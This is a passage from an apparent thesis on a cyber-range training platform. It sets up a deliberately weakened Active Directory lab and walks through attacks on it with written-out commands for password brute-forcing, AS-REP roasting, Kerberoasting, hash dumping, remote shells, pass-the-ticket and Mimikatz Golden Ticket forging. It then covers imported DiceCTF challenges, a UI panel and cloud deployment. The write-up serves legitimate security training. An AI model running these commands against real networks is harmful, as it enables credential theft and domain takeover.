7. Generate a vulnerable AD schema with a set of Domain users and the Domain groups they belong to, including information on the Domain Controller's local administrators. This schema is randomized on every new scenario execution.
8. Taking the previously generated vulnerable AD schema, we configure our Domain Controller with several kinds of vulnerabilities the trainee can explore.

The vulnerable configuration steps include the following:

- Weaken the Domain Accounts password policy to allow weak passwords linked to user accounts.
- Create the AD Groups and Users and add them to the respective AD Group.
- Generate a vulnerable configuration to enable *Kerberoasting* attacks. Essentially, we create a service account with a weak password and specify that future ticket requests to this service account should use the easily crackable "RC4" Kerberos Encryption type.
- Configuration suitable for *AS-REP Roasting* attacks. A maximum of three user accounts is configured not to require Kerberos pre-authentication, enabling this kind of attack.
- Set a maximum of three AD user accounts as DNS Administrators.
- Set a maximum of three AD user accounts vulnerable to *DCSync* attacks.
- Disable SMB Signing which enables the existence of man-in-the-middle (MiTM) attacks on the SMB Server. The SMB protocol is typically used for sharing access to files, printers, and other resources across the network.

[14] https://www.youtube.com/watch?v=pKtDQtsubio&list=PL1H1sBF1VAKVoU6Q2u7BBGPsnkn-rajlp
[15] https://github.com/WazeHell/vulnerable-AD

4.4.3.2 Active Directory Attacks

Several Active Directory attacks can be performed due to the inherently vulnerable Domain Controller configuration. Some of them will be explored in Section 4.4.3.3 (p. 70). It is essential to mention that because a wide range of attacks can be performed in this scenario, the trainee may find many solutions to reach the secret flag. Other types of attacks may be worthless but still valuable concerning skills training.

Starting with *Kerberoasting*, an attack that attempts to gain access to the password hash of an Active Directory account with a Service Principle Name (SPN), an attribute that links a service to an AD user account. We need access to an authenticated domain user to perform this attack, even with insufficient privileges. The attack works by requesting a Kerberos service ticket from the Kerberos Ticket Granting Service (TGS) for an SPN. This ticket is then sent by the Kerberos Key Distribution Center (KDC) and is encrypted with the hash of the service account password associated with the SPN. The attack then works offline by trying to crack the password hash using brute-force techniques in order to obtain the plaintext SPN account password. With the service account password in hand, the threat actor can impersonate the service account and is granted access to any network resource associated with the compromised account. This attack tends to work because the Domain Controller does not check if the Domain user is authorized to access a specific service whenever the Domain user initiates a TGS request. On the other hand, the service enforces specific access policies, verifying whether the Domain user should indeed be granted access. This creates a sort of loophole where an offline brute-force attack can occur.

AS-REP Roasting attacks enable adversaries to steal password hashes of user accounts that have Kerberos pre-authentication disabled. When enabled, every time a user needs access to a resource, the Kerberos authentication process takes place. The user sends an Authentication Server Request (AS-REQ) message to the Domain Controller containing a timestamp which is encrypted with the hash of the user's password. Suppose the Domain Controller decrypts the timestamp using its stored version of the user's password hash. In that case, it sends back an Authentication Server Response (AS-REP) message that contains the Ticket Granting Ticket (TGT) issued by the Kerberos KDC. The TGT is later used for accessing resources required by the user. When pre-authentication is disabled, a malicious actor may request authentication data for any user, and the Domain Controller would return an AS-REP message. Since part of the AS-REP message is encrypted using the user's password, a malicious actor may attempt a brute-force attack to get the plaintext password.

DCSync attacks allow an attacker to simulate the behavior of a Domain Controller and request password hashes. This attack is commonly used to get the *KRBTGT* password hash, which takes attackers a step closer to the *Golden Ticket* attack. Typically, only high-privileged accounts have the necessary permissions to run these attacks. In our scenario, we enforce the necessary Domain replication privileges on randomly selected accounts: *Replicating Directory Changes*, *Replicating Directory Changes All*, and *Replicating Directory Changes In Filtered Set*.

Golden Ticket attacks are performed by threat actors that attempt to gain unlimited access to

an AD domain and exploit a vulnerability in the Kerberos authentication protocol. For this, an attacker needs the password hash of the *KRBTGT* user so it can impersonate the KDC to mint Kerberos tickets giving him the power to access any resource. Because the TGT is signed and encrypted with the *KRBTGT* password hash, the Domain Controller will accept it as proof of identity and issue any TGS tickets for it.

The *Silver Ticket* attack is similar to the *Golden Ticket*, but it does not grant an adversary unfettered access to the domain. It only enables the attacker to forge TGS tickets for specific services, meaning it is a less powerful attack. Essentially, the attacker crafts TGS tickets encrypted with the password hash of a service account he previously compromised.

The *Pass the Ticket* attack enables adversaries to use stolen Kerberos tickets to authenticate resources. Both TGS tickets and TGT tickets can be stolen and reused. *Pass the Hash* attacks abuses the NTLM authentication protocol to authenticate as a user without having its plaintext password. Both attacks are part of the so-called lateral movement and may be a start of *DCSync* attacks and password hashing extractions from the *NTDS.dit* file or the *LSASS.exe* process memory, both storing password hashes from users with active sessions in the computer.

Other attacks include abusing SMB signing disabled and compromising user accounts part of the *DNSAdmins* group, which can be later used to obtain access to the Domain Controller.

4.4.3.3 Exploits

This section intends to explore attacks on our Active Directory scenario. During our attacks, we will use the following tools:

- **CrackMapExec**, a post-exploitation tool that helps automate assessing the security of large Active Directory domains. It supports several types of attacks, including various protocols such as SMB, LDAP, WinRM, and Kerberos.
- **Impacket**, a collection of Python modules for working with network protocols that are extremely useful for attacking Active Directory networks.
- **Bloodhound**, an Active Directory reconnaissance and attack management tool that depicts the AD network graphically and uses graph theory to identify hidden relationships, sessions, user permissions, and attack paths in a domain.
- **Mimikatz**, a tool that can exploit Microsoft's Authentication systems. It can perform attacks such as: *Pass the Hash*, *Pass the Ticket*, *Kerberoast Golden and Silver Tickets*, *DCSync* attacks, among others.

As in the Log4j scenario, we can start by doing some reconnaissance using, for instance, *nmap*. We can view the hypervisor container with port 22 open, which is the machine responsible for redirecting traffic to the target Windows Server machine.

The next step is to grab a set of commonly used Active Directory users and a subset of the *rockyou.txt* password dictionary to test if we can find some AD user accounts. At first, we need to

register our hypervisor container as the attacker machine's DNS server. Then, we attempt to get some users using *CME* with: `crackmapexec ldap 172.100.0.40 -u users.txt -p '' -k`, where *172.100.0.40* is our bastion host, and the users file contains some of the commonly used AD usernames. The retrieved output tells us existing AD users, as well as information on the Domain Controller, for instance, the hostname (*DC01*) and the domain we are currently targeting (*xyz.com*). With this information in mind, we can also map an entry in the `/etc/hosts` file of the `dc01.xyz.com` domain to the `172.100.0.40` IP address.

We can then perform a brute-force attack using both the users and passwords dictionary, again, using *CME* with `crackmapexec ldap dc01.xyz.com -u users.txt -p passwords.txt --continue-on-success | grep '[+]'`. If we are lucky, we will get a match between the AD users and their respective passwords. Then, we can test the login in the Domain Controller using the credentials of a match with: `crackmapexec smb dc01.xyz.com -u USERNAME -p PASSWORD`. We can use the command mentioned above and provide an extra `--pass-pol` flag to view the AD password policy, a `--users` flag to view the currently existing users, a `--groups` flag to view the existing groups, or a `--computers` flag to view the devices that are part of the AD domain. All this information is helpful to perform similar brute-force attacks, as we now have information on the used password policy, and we know which AD users exist. Notice that with the credentials of an AD user, it is possible to have a Remote Desktop session linking to the remote controller.

The next step is to use Bloodhound to view information on existing AD users and their groups. We first configure Bloodhound and then use the *bloodhound-python* module, along with the previously fetched credentials of an AD user, and collect information on the Active Directory domain, using `bloodhound-python -u USERNAME -p PASSWORD -dc dc01.xyz.com -d xyz.com -c all`. This will generate a set of *JSON* files which should then be imported into Bloodhound.

Bloodhound provides a realistic view of several AD objects. Fig. 4.11 (p. 72) lists the Domain Users. We can select each of them and view their attributes, the groups they belong to, their unique identifiers, and other relevant information.



Figure 4.11: Bloodhound Active Directory Users.

We can also, for instance, gather information on the Domain Controller's administrators, which combine local and Domain Administrators, as shown in Fig. 4.12 (p. 72). Here we see a randomly selected account as a local administrator for which we can attempt to get the plaintext password using brute-forcing techniques.



Figure 4.12: Bloodhound Domain Controller's Administrators.

Bloodhound also allows fetching AD user accounts vulnerable to *Kerberoasting*, *AS-REP Roasting*, and *DCSync* attacks. We can also find dangerous permissions on Domain Users and Groups or legacy OS versions on computers belonging to the AD domain. Each may lead an attacker to a new attack path to obtain Domain Administrator privileges. At last, it allows the user to forge custom queries on the AD domain data, which turns this tool into one of the favorites for penetration testers.

Moreover, we can use *Impacket* WMIExec module to perform lateral movement. This module allows executing commands on a remote system and establishing a semi-interactive shell on the remote host. As our setup uses a bastion host, our connection is not directed to the Domain Controller, meaning we had to tweak a little some module files. After all this, we may run `impacket-wmiexec xyz.com/USERNAME:PASSWORD@dc01.xyz.com` to obtain a remote shell if we use the local administrator account. We can then check the privileges of the current user session with `whoami /priv`. We can also try the same command with `impacket-psexec`, but no remote shell is obtained because Windows flags this as a malicious operation. This attack works if the Domain Controller's Windows Defender is turned off. Simultaneously, we can also check for RDP Desktop access using `impacket-rdp_check xyz.com/USERNAME:PASSWORD@dc01.xyz.com`.

Impacket also provides an SMB Client module to list the available network shares. We can observe the *SYSVOL* Domain Controller share listed, and also an *INTERNAL* share, on which only Domain Administrators have read access. To test this, we run `impacket-smbclient xyz.com/USERNAME:PASSWORD@dc01.xyz.com`. This share is where our secret flag is located.

Going more profound in the *AS-REP Roasting* theme, we can use *Kerbrute*[16] that similarly to *CrackMapExec* performs brute-force attacks on specific users. Furthermore, it identifies which accounts have pre-authentication disabled, meaning they are vulnerable to this attack. If a match between a user and password is found, it saves the TGT ticket for each match found, which opens the door for *Pass the Ticket* attacks. To perform the *AS-REP Roasting* attack, we run `crackmapexec ldap dc01.xyz.com -u users.txt -p '' --asreproast out.txt`, where the users' file contains the AD user with pre-authentication disabled found using *Kerbrut*e. This command captures the AS-REP response. We then use *hashcat* to crack it and obtain the plaintext password with `hashcat -m18200 out.txt passwords.txt`.

It is time to enter the *Kerberoasting* world. We will target service accounts, so we must enumerate every single one. For this, we brute-force the RID, the unique value representing an AD object. We can issue the command `crackmapexec smb dc01.xyz.com -u USERNAME -p PASSWORD -d xyz.com --rid-brute`. Then, we create a file with the service account names and use the *GetUserSPNs Impacket script*[17] with the credentials of an AD user account to get the TGS tickets of the vulnerable service account. The command is as follows `python getUserSPNs.py xyz.com/USERNAME:PASSWORD -usersfile users.txt -output file hashes.kerberoast`, and we then crack the tickets using *hashcat* with `hashcat -m13100 --force -a 0 hashes.kerberoast passwords.txt`.

The next attack is *Pass the Ticket*, where we start by the fact that we have access to the local administrator account in the Domain Controller and use *Impacket* to dump the NTLM hashes of the administrator account using `impacket-secretsdump -just-dc-ntlm xyz.com/USERNAME:PASSWORD@dc01.xyz.com`. The next technique is called *Overpass the Hash* because it

[16] https://github.com/TarlogicSecurity/kerbrute
[17] https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py

uses an NT hash to obtain a Kerberos ticket that will be later used to impersonate a user. Then we grab the TGT ticket using the *Impacket GetTGT* module with the command `impacket-getTGT xyz.com/Administrator -hashes LMHASH:NTHASH`. Lastly, we export the *KRB5CCNAME* environment variable with the path of the TGT ticket, and we use *Impacket's* WMIExec module to get an Administrator shell on the Domain Controller using the *Pass the Ticket* attack. We can also use *Impacket's* SMBClient module to access the *internal* network share and grab the secret flag. This is the intended solution for solving the challenge.

The unintended solution uses *PsExec*[18] to perform Local Privilege Escalation, which allows a non-admin process to escalate to SYSTEM if we run *PsExec* with `.\PsExec64.exe -accepteula \\dc01 -s cmd` using the local administrator account on a Remote Desktop session. We then change the directory into the *internal* network share folder and print out the flag.

To perform the *Golden Ticket* attack, we first grab the NT hashes using *Impacket's Secrets Dump* module, as before, and the domain SID with `crackmapexec ldap dc01.xyz.com -u USERNAME -p PASSWORD --get-sid`. We can get a remote session using the local administrator account in the Domain Controller and using *Mimikatz* in the remote machine, dump the *KRBTGT* account hashes by performing a *DCSync* attack with `lsadump::dcsync /domain:xyz.com /user:krbtgt`. Then, we craft the Golden Ticket using the obtained Domain SID and the *KRBTGT* NT hash. To craft a Golden Ticket for the Administrator AD account, we run `kerberos::golden /domain:xyz.com /sid:AD_DOMAIN_SID /user:AD_IMPERSONATED_USER /krbtgt:KRBTGT_NTHASH /id:AD_IMPERSONATED_USER_ID /ptt`. With not just a Domain Controller but also workstations, we should be able to run the attack and get administrator privileges in the Domain Controller.

Lastly, we can perform a DLL injection attack using a vulnerable AD account belonging to the *DNSAdmins* group. Essentially, this DLL is a reverse shell that connects to the attacker machine, and the threat actor should be able to obtain *SYSTEM* privileges on the Domain Controller machine.

Our Domain Controller is vulnerable to a wide range of attacks. Some of them were presented above, but many others can be used to target the domain. As mentioned before, this scenario reveals itself as extremely useful as a way to provide the trainee with hands-on experiments for all the possible attacks.

4.5 Imported Scenarios

By now, we should clearly know the scenario construction process. The most complex scenarios were detailed in Section 4.4 (p. 51), but the project supports the addition of already existing scenarios. To keep the same logic we followed so far, we opted for picking up scenarios that were already based in Docker. Through our research using platforms like CTFtime[19], we chose

[18] https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
[19] https://ctftime.org/

scenarios from the 2023 DiceCTF[20] competition which are available in GitHub[21]. The presented scenarios ranged from several categories:

- **Web Exploitation**, which focuses on challenges related to security vulnerabilities in web applications.
- **Miscellaneous**, which point to random challenges requiring simple knowledge, logic, and patience to be solved.
- **Cryptography**-related challenges.
- **Binary Exploitation (*Pwn*)**, which comes down to finding a vulnerability in a Windows executable or Linux ELF and exploiting it to gain control over it.

A total of 23 challenges from the 2023 DiceCTF edition were imported. To enable this, a Python script was created to convert the scenarios from the format they were published on GitHub to the one our framework understands.

Every imported DiceCTF scenario typically has a YAML file that is core to understanding the challenge. There, we can find information on the challenge's name, author, a short description, where to find the secret flag, the files that should be provided to the trainee so he can have a deeper understanding of the presented code, and the ports that the scenario's containers should expose to the exterior.

With all this information in place, we organized our folder structure for each scenario. Our Python script first pulls the DiceCTF's GitHub repository and recursively looks for the challenges that use Docker. The ones that do not use it are, therefore, excluded. Other specific checks are also performed in this sense, for instance, challenges pinpointed to be excluded because their Docker setup is incompatible with our framework's setup, simply because they use Docker images that do not support the installation of *python3* and *iproute2* packages. Both these packages are required. The former is to be able to run Ansible playbooks, and the latter to configure static routes between containers. Then, the script goes through the challenge mentioned above's YAML file and starts creating the scenario's variables file. As before, each scenario's vulnerable container is exposed via a domain, and the format followed by DiceCTF is `CHALLENGE_NAME.mc.ax`. In our variable's file, we create the necessary configurations in the DNS server, reverse proxy, and the edge router's port forwarding. As each scenario is attack-oriented, we must include the attacker machine in the external network in our setup. This will be the machine in control of the trainee. The following tasks involve setting up the custom scenario's structure, which is very similar for each scenario. The only things that change are the created containers and the domain of the exposed service. If the scenario has two or more containers, the container's names are mapped via the DNS server, as usually happens in Docker. For instance, if a scenario deploys containers `app` and `mongo`, the `app` container may attempt to access the database using the `mongo` domain. As such, the `mongo` string must be mapped to the `mongo` container's IP address.

[20] https://ctf.dicega.ng/
[21] https://github.com/dicegang/dicectf-2023-challenges

The last thing on this topic is a feature called *AdminBot* that some scenarios make available. Essentially, this is another service that exposes both a back-end and a front-end. The attacker can request this back-end service to make an HTTP request to a domain of their choice, which can be the vulnerable server itself, in most scenarios, or a randomly selected domain. Typically, this request incorporates a flag in it, for instance, in the form of a cookie. The *AdminBot*, as shown in Fig. 4.13 (p. 76), is entirely available to the trainee. It works as an extra that can provide real aid when solving the challenge.



Figure 4.13: *AdminBot* Interface.

4.6 Scenario Extensibility

This topic intends to address the scenario extensibility theme. This topic is essential because it ensures the project's continuity regarding future updates. Scenario extensibility is closely related to what was presented in Section 4.3.4 (p. 44). For our framework to support new scenarios, developers must understand the project's inner workings. This encompasses variable declarations for each scenario, namely DNS configurations for new domains, port forwarding issues, entry point setup, and representation of custom machines. Given the knowledge we have so far, adding new scenarios to our configuration should be relatively straightforward.

A new folder inside the `scenarios` folder should be created for each scenario. Then, a file named *challenge_vars.yml* should store the custom variables of the scenario. The rest of the folder structure is dedicated to scenario's files. Every configuration should be specified on the *challenge_vars.yml* file.

Firstly, the DNS configuration, where information on each domain should be specified. This includes selecting the machines to which internal and external DNS requests should be mapped. Afterward, we should determine the Docker images that will be linked to the custom Docker containers of the scenario. This includes the Docker images' name, the path to reach the *Dockerfile*,

and, optionally, possible arguments to the Docker image construction process. While explaining how our framework works, we always followed the logic of having a domain associated with the vulnerable machine because it is easier for the trainee to reach the vulnerable machine by a domain than by an IP address. While expanding the project's scenarios, we follow the same line of logic. As such, adding a reverse proxy to redirect each request to the appropriate Docker container is mandatory.

With this in mind, we must also include a Docker image configuration for the proxy. The next step is to configure the Docker containers of our custom machines by specifying their name, the Docker image they are associated with, the groups they belong to, the Docker networks and assigned IP address, possible Docker volumes, information on where to find the DNS server, environment variables, and optional variables. The mandatory Docker containers include, again, the reverse proxy and the DNS server. An important note is that the reverse proxy configuration should consist of a set of variables later used in the NGINX configuration, as explained in Section 4.3.5.9 (p. 48). This includes specifying the domains to be mapped by the reverse proxy and the machines and ports the requests should be redirected. Notice that this setup allows load balancing configurations as several machines can be specified to the same domain.

The next topic concerns port forwarding configurations on the edge router. The goal of this configuration is to redirect requests from the attacker's machine located in the external network to the vulnerable service. But since we have a reverse proxy in between, requests are first redirected to it, which then forwards the packets to the final vulnerable service. This configuration allows us to configure the edge router's inbound port and configure the target machine and port to which packets should be redirected. In situations where the target machine is the reverse proxy, its destination port should be 443 (HTTPS), as specified in Section 4.3.5.9 (p. 48). In scenarios like Log4j, the connection between the attacker machine and the vulnerable service is not handled by a reverse proxy, meaning we can map packets directly to the vulnerable service.

Lastly, we need to pay attention to the entry point scripting section. For configurations in Docker containers, we need to include a folder with a set of Jinja2 templating files that support the inclusion of variables specified in the YAML files. There is no need to use Jinja2 templates for configurations in the local machine. With each of these configurations, an *entrypoint.sh.j2* or an *entrypoint.sh* file should be created, as it will be the script that Ansible's actions will trigger. Concerning the setup of the attacker machine, including the setup of the previously mentioned root CA, is needed so that the digital certificates are considered trusted across scenarios.

Regarding Windows-based scenarios, the only change is creating a hypervisor container that will host the Windows VM. To configure and provision the Windows VM, the developer may create a new set of Ansible playbooks that handle the configuration according to his will.

Having these considerations in mind and following the logic of the already presented scenarios, it is simple to expand the project to new scenarios.

4.7 User Interface Panel

For users that like to handle the scenario launching with the touch of a button, we created a user interface that presents us with a listing of every scenario. Fig. 4.14 (p. 78) presents us with a basic overview of the UI panel's architecture.



Figure 4.14: User Interface Panel Architecture Diagram.

To achieve this, we created a *docker-compose.yml* file responsible for launching containers for the front-end, back-end, and database supporting the UI platform. The front-end was developed in *ReactJS*[22] using the Material UI[23] component library. The back-end was developed in NodeJS[24] and the database in MongoDB[25]. In the middle of the diagram, we can see two distinct sections, the "*Named FIFOs*" and the "*Populate MongoDB*". The latter concerns the same Python script mentioned in Section 4.5 (p. 74), responsible for importing scenarios from the DiceCTF competition, as well as the custom scenarios from Section 4.4 (p. 51). Along with this functionality, this script also populates the MongoDB database with the information of every scenario. The "*Named FIFOs*" is composed of two named FIFOs that are extremely important for the correct functioning of the project. The goal of the UI panel, is to launch scenarios with the click of a button. This means when a user clicks a button, an HTTP request will be sent from the front-end container to the back-end container, which will have to launch the scenario somehow. As the back-end itself runs inside a container, there is no direct way of running a shell command sent to the back-end service in the machine hosting the containers. To overcome this, we created these FIFOs, which are bind mounted from the host machine's file system to the back-end container's file system. So,

[22] https://react.dev/
[23] https://mui.com/material-ui/getting-started/overview/
[24] https://nodejs.org/en
[25] https://www.mongodb.com/

every time the back-end container sends a command to a FIFO on the host machine, there is a script running and waiting for an input which will be the shell command used for launching the scenario. As this command is read in the FIFO, it is then executed in the host machine. So, this part of the problem was solved. The next issue concerns how the user could get feedback on the execution of the scenario. As this process usually takes a while, having a loading spinner with a percentage of the scenario's progress would probably be boring. The way we approached this was to have a *WebSocket* bound to the local machine that would echo the output of the scenario's execution command. So, whenever we connect to this *WebSocket*, we receive real-time feedback on the scenario's execution process. The way to achieve this was using a program called *websocketd*[26]. Then, we have another named FIFO that also waits for incoming data. To the *cancel_mypipe* FIFO, we wait for commands that cancel the current scenario execution, essentially killing the current *websocketd* process and launching a new one, along with a new *WebSocket*.



Figure 4.15: User Interface Panel.

Fig. 4.15 (p. 79) presents the front-end design. The UI panel consists of two primary tabs, one for all the available scenarios and one for the solved scenarios, meaning the already completed ones. The design of each page is similar. We can observe two side-bar filters for the categories of the challenges and their difficulty.

[26] https://github.com/joewalnes/websocketd



Figure 4.16: User Interface Log4j Scenario.

In Fig. 4.16 (p. 80), we can see the details associated with a scenario, namely the name, author, category, difficulty, a short description, and the domains of the services to be targeted within the scenario. This modal also consists of a bottom panel where the front-end connects to the above-mentioned *WebSocket* and constantly receives real-time data on the scenario's execution steps provided by Ansible.

4.8 Cloud Deployment

One of the project's key aspects was the ability to run complex scenarios with the effort of a click or a command in the local machine. A UI panel was created to broaden the accessibility to users that want to keep it simple. However, the project focused on supporting remote deployments, namely, cloud deployments.

During the development, we used Microsoft Azure as our cloud provider. We created a *Standard D2ads v5* and a *Standard E2bs v5* Azure Virtual Machine featured with 2 vCPUs, 8GB and 16GB of RAM, respectively, and 128GB disk space due to the amount of memory the current cyber ranges take. The OS used was Ubuntu 22.04. Notice the selected VMs need to have KVM virtualization enabled; otherwise, the setup of Windows-based scenarios will not work.

For every scenario deployment, the last steps include the installation of Tailscale in the attacker machine (*attackermachine*) and/or in the hypervisor container (*kvmcontainer*). After the installation of this tool, we add these machines to our Tailscale network as ephemeral nodes with a previously generated authentication key that one can use to sign in to the network. Even the Azure VM, where we later deployed the project, had Tailscale installed and joined the network using the same authentication key. With such a configuration set, accessing every machine belonging to our Tailscale mesh network was easy using *MagicDNS*. Through our host machine, which was also part of the Tailscale network, we can access the attacker machine using the domain `attackermachine.rhino-duck.ts.net`, the hypervisor container using

`kvmcontainer.rhino-duck.ts.net`, and the remote machine using `local.rhino-duck.ts.net`. Notice `rhino-duck.ts.net` is Tailscale's network domain. With our remote deployment set in place, we can use these domains to access every remote container without needing any port forwarding or firewall configurations set. This means we can access our attacker machine using VNC, Remote Desktop into our Windows VM, and even access our UI panel hosted in the remote machine. Notice that on every new scenario execution, either via the UI panel or the command line, we first attempt to remove possible attacker or hypervisor machines from the Tailscale network so that when new scenarios are deployed and other machines attempt to join the Tailscale network, there is no collision between domain names. Doing so ensures we always target the correct machines when accessing any of the domains mentioned above.

To enable the remote setup of Azure's VM, a Bash script was created. It configures the target machine with the necessary packages and files to run Ansible, uses a GitHub deployment key associated with the project's repository to pull data from it, and runs an Ansible bootstrap playbook in the target machine. At last, the UI panel is launched. All the configuration and provisioning tasks of the remote machine are done using a pre-configured SSH key generated through Azure. The commands and file copy operations are performed using SSH and *Rsync*, a command line tool that looks to replace the already deprecated *Secure Copy Protocol (SCP)*.

4.9 Summary

